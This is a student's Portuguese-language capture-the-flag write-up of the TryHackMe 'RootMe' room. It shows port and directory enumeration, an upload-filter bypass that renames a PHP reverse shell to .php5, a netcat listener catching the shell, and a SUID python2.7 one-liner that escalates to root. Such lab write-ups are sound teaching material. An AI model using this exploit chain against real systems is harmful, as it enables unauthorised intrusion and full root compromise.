

Universidade de Brasília

Tópicos avançados em computadores

Root me

tryhackme.com

Autor: Roger Ribeiro de Oliveira

Professor: Rodrigo

Data: 26 de abril de 2026





Sumário

1	Visão Geral	3
2	Enumeration	3
3	Exploração	4
4	Escalada de Privilégios	6
5	Conclusão	7



1 Visão Geral

O challenge [Rootme](#) é um challenge da plataforma [Try Hack Me](#) de dificuldade fácil com objetivo de conseguir acesso ao usuário do sistema operacional Linux, **root**, em uma máquina vulnerável.

O desafio simula uma máquina rodando serviços na internet e o utiliza-se a pilha TCP/IP para acesso a máquina e os serviços disponíveis.

Para completar o desafio, utiliza-se uma metodologia de

1. Enumeração - Coletar os pontos de exploit do alvo
2. Exploit - Explorar um dos pontos de entradas
3. Privilege Escalation - Escalada de privilégio de usuário dentro do sistema

2 Enumeration

A ferramenta [Nmap](#) permite scanear um alvo e portas abertas, TCP ou UDP entre outros scans.

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 18:47
-0300
Nmap scan report for 10.66.160.162
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

As portas **TCP 22** e **80** estão abertas, **SSH** e **HTTP** respectivamente. A superfície de ataque da porta 80 é bem maior que a da porta 22. Vamos utilizar do serviço web para exploração.

Um simples inspect aponta para um diretório **js** e **css** dentro da estrutura de arquivos do site

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-
scale=1.0">
<link rel="stylesheet" href="css/home.css">
<script src="js/maquina_de_escrever.js"></script>
...
```

Utiliza-se também a ferramenta GoBuster para enumeração de diretórios da estrutura de arquivos web do alvo.

```
gobuster dir -u http://10.66.160.163 <FLAGS>
...
index.php           (Status: 200) [Size: 616]
uploads             (Status: 301) [Size: 316] [--> http
://10.66.160.163/uploads/]
css                 (Status: 301) [Size: 312] [--> http
://10.66.160.163/css/]
js                  (Status: 301) [Size: 311] [--> http
://10.66.160.163/js/]
panel               (Status: 301) [Size: 314] [--> http
://10.66.160.163/panel/]
```

Observe os diretórios **uploads** o qual sugere que há possibilidade de fazer uploads de arquivos.

E também o diretório **panel** apresentado na figura 1




Figura 1: Subdiretório panel do alvo

3 Exploração

File uploads é um vetor de ataque muito forte. Utiliza-se este vetor para acesso a máquina através de um PHP Reverse Shell executando um revershell shell em python.

A princípio, há um filtro de tipos de arquivos que podem ser feitos uploads observado na figura ??




Figura 2: Php Not allowed

O repositório <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/Extension%20PHP/extensions.lst>, dá um exemplo simples de extensões usadas para bypass de filtros de upload.

Assim, renomeia-se o arquivo para **.php5** e novamente, tenta-se o upload do arquivo.




Figura 3: Caption...

Pode-se ver o arquivo no subdiretório **/uploads**.

Para reverse shell, a máquina alvo abrirá uma conexão com a máquina atacante.

Para tal, é necessário o endereço IP da máquina atacante **IP**

```
ip addr show dev tun0
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1380
    qdisc fq_codel state UNKNOWN group default qlen 500
link/none
inet 192.168.224.89/17 brd 192.168.255.255 scope global
    noprefixroute tun0
valid_lft forever preferred_lft forever
inet6 fe80::4367:6d61:f76:c5d5/64 scope link stable-privacy
    proto kernel_ll
valid_lft forever preferred_lft forever
```

Após execução do php reverse shell, observa-se o prompt e usuário acessado.

```
nc -lvnp 8888
Listening on 0.0.0.0 8888
Connection received on 10.66.160.163 33044
Linux ip-10-66-160-163 5.15.0-139-generic #149~20.04.1-Ubuntu
SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/
Linux
15:39:48 up 1:41, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU       PCPU
WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

4 Escalada de Privilégios

Arquivos com flag **SUID** permitem execução com privilégio do usuário. Isso é arquivos com **ownership** root são executados como root.

Para tal, pesquisamos tais arquivos no sistema. O <https://gtfobins.org/> tem um conjunto de binários utilizados para escalção de privilégios.

```
find / -perm -4000 -type f 2>/dev/null
...
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
...
```

Entre arquivos com SUID, observa-se o **python2.7**. Utiliza-se o python2.7 para escalada de privilégios.

Através do **GTFObins** temos a seguinte escalação

```
usr/bin/python2.7 -c 'import os; os.execl('/bin/sh',  
'sh', '-p')'>  
whoami  
root
```

5 Conclusão

O desafio **RootMe** é um exemplo simples de **enumeração**, **exploit** e **privilege escalation** com oportunidades de code injection, directory enumeration, dns enumeration e port scan.

O desafio foi completado usando bypass de upload de arquivos, php reverse shell e python privilege escalation.

Referências

- **Nmap** — Gordon Lyon. *Nmap: The Network Mapper*. Disponível em: <https://nmap.org>. Acesso em: abr. 2026.
- **Gobuster** — OJ Reeves. *Gobuster: Directory/File & DNS Busting Tool*. GitHub. Disponível em: <https://github.com/OJ/gobuster>. Acesso em: abr. 2026.
- **PHP Reverse Shell** — pentestmonkey. *php-reverse-shell: A PHP reverse shell*. GitHub. Disponível em: <https://github.com/pentestmonkey/php-reverse-shell>. Acesso em: abr. 2026.
- **PayloadsAllTheThings** — swisskyrepo. *A list of useful payloads and bypasses for Web Application Security*. GitHub. Disponível em: <https://github.com/swisskyrepo/PayloadsAllTheThings>. Acesso em: abr. 2026.
- **GTFOBins** — *GTFOBins: Unix binaries that can be exploited to bypass local security restrictions*. Disponível em: <https://gtfobins.github.io>. Acesso em: abr. 2026.
- **TryHackMe** — **RootMe** — *RootMe: A CTF for beginners, can you root me?*. TryHackMe. Disponível em: <https://tryhackme.com/room/rrootme>. Acesso em: abr. 2026.